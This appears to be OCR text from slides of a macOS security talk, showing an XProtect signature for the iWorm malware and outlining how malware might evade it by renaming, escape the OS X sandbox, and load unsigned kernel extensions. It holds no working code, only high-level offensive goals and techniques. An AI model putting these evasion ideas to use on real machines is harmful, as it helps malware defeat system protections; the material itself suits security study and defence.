


XProtect.plist

XProtect.plist 〉 No Selection

Key	Type	Value
▼ Item 6	Dictionary	(3 items)
Description	String	OSX.iWorm.A
▼ LaunchServices	Dictionary	(1 item)
LSItemContentType	String	com.apple.application-bundle
▼ Matches	Array	(1 item)
▼ Item 0	Dictionary	(3 items)
Identity	Data	<c0800cd5 095b28da 4b6ca014 68a279fb 5be6921a>
▼ MatchFile	Dictionary	(1 item)
NSURLNameKey	String	Install
MatchType	String	Match

XProtect signature file (iWorm)




...or just rename!

Escaping the OS X Sandbox

decently secure, but lots of OS X bugs!

the goal

escape from the OS X sandbox to so that our malicious code can perform malicious actions.



[bypasses]

20+ bugs that could bypass the sandbox ('project zero')

"Unauthorized Cross-App Resource Access on Mac OS X & iOS"


Bypassing Kernel-Mode Code Signing

allowing unsigned kext to load

the goal

load malicious unsigned kexts into the kernel

bypass this?



Kernel extension could not be loaded

The kernel extension at "/Library/Extensions/unsigned.kext" can't be loaded because it is from an unidentified developer. Extensions loaded from /Library/Extensions must be signed by identified developers.


OS X kernel-mode signing checks

Bypassing Kernel-Mode Code Signing

directly interface with the kernel

